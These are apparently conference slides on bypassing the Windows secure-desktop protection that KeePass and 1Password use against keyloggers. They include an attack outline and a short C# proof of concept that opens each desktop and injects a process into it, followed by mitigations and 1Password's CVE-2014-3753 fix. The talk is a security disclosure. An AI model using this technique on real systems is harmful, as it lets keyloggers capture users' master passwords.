Bypassing Secure Desktops Protections

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Agenda

① Who Are We?

② Intro To Secure Desktop

- What is it?
- What does it work?

③ Windows API

④ Our PoC

⑤ Mitigation

⑥ Conclusions

Who are we?

Don’t know you

- Bruno Gonçalves de Oliveira
  - Senior SpiderLabs Security Consultant
  - MSc Candidate
  - Offensive Security
  - Talks at AppSec USA 14, THOTCON, SOURCE Boston, Black Hat DC, SOURCE Barcelona, DEF CON, Hack In The Box, ToorCon, Ekoparty, YSTS & H2HC.

- Márcio Almeida Macêdo
  - SpiderLabs Security Consultant
  - MSc Degree focusing in Web Applications Security – UFPE
  - Talks at Alligator Security Conference 2012 and 2013, YSTS, Ekoparty and Black Hat.

Secure Desktop


Secure Desktop

What is it?

- A way to protect against keystrokes sniffers.

- A new desktop created from the *original* one that should isolate the application.

- Only accessed with SYSTEM privileges.



Enter Master Key on Secure Desktop (Protection against Keyloggers)

Note: KeePass was one of the first (maybe even the first) password manager that allows entering the master key on a secure desktop!

KeePass 2.x has an option (in 'Tools' -> 'Options' -> tab 'Security') to show the master key dialog on a secure desktop (supported on Windows ≥ 2000), similar to Windows' User Account Control (UAC). Almost no keylogger works on a secure desktop.

The option is disabled by default for compatibility reasons.

KeePass 2.x Only

Note that auto-type can be secured against keyloggers, too, by using Two-Channel Auto-Type Obfuscation.

Secure Desktop

How does it work?

- It is utilized the functions from Desktop objects (Windows API) to create the new desktop.

- It is only accessed with SYSTEM privileges.

Demo 1
How SD works?

Demo 2

Injecting payload on process

Demo 3

Courtesy Shell – VNC Payload

Windows API

Desktop Functions (user32.dll)

MSDN


- CloseDesktop
- CreateDesktop
- EnumDesktops
- GetThreadDesktop
- OpenDesktop
- OpenInputDesktop
- SetThreadDesktop
- SwitchDesktop

msdn®
Microsoft® Developer Network

http://msdn.microsoft.com/en-us/library/windows/desktop/ms687107(v=vs.85).aspx


Sessions, Windows Stations and Desktops

Windows API




What the Applications do?

Windows API



Our Attack

Windows API



Attack Details

Proof-Of-Concept

- Utilizing OpenDesktop (user32.dll) function request the desktop to be opened.
- Utilizing SetThreadDesktop (user32.dll) get access to desktop.
- Utilizing CreateProcess (kernel32.dll) Start a KeyLogger process into this desktop.
- Get the user input via the KeyLogger process into the “Secured Desktop”.

Proof-Of-Concept

Source Code


```
static void Main(string[] args) {
      IntPtr hNewDesktop;
      while (true)
      {
        foreach (string desktop in GetDesktops())
        {
          if (!hasP0wn3d(desktop))
          {

            hNewDesktop = Open(desktop);
            Task.Factory.StartNew(() =>
            {
              SetThreadDesktop(hNewDesktop);
              CreateProcess("c:\\windows\\system32\\cmd.exe", desktop);
            }).Wait();
            _p0wn3d_desktops.Add(desktop);
          }
        }
      }
    }
```

DEMO 4
Proof of Concept

Mitigation

Session Isolation

Windows API



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
Solution Adopted by 1Password (CVE-2014-3753)

Solution Adopted by 1Password

CVE-2014-3753

Detect if the 1Password is the unique process/program running into the Secure Desktop and if isn’t close the desktop and alert the user.



Secure Desktop

1Password has detected an unknown process.

C:\windows\SysWOW64\cmd.exe

☑ Do not show me this message for this program again

Conclusions

THANK YOU

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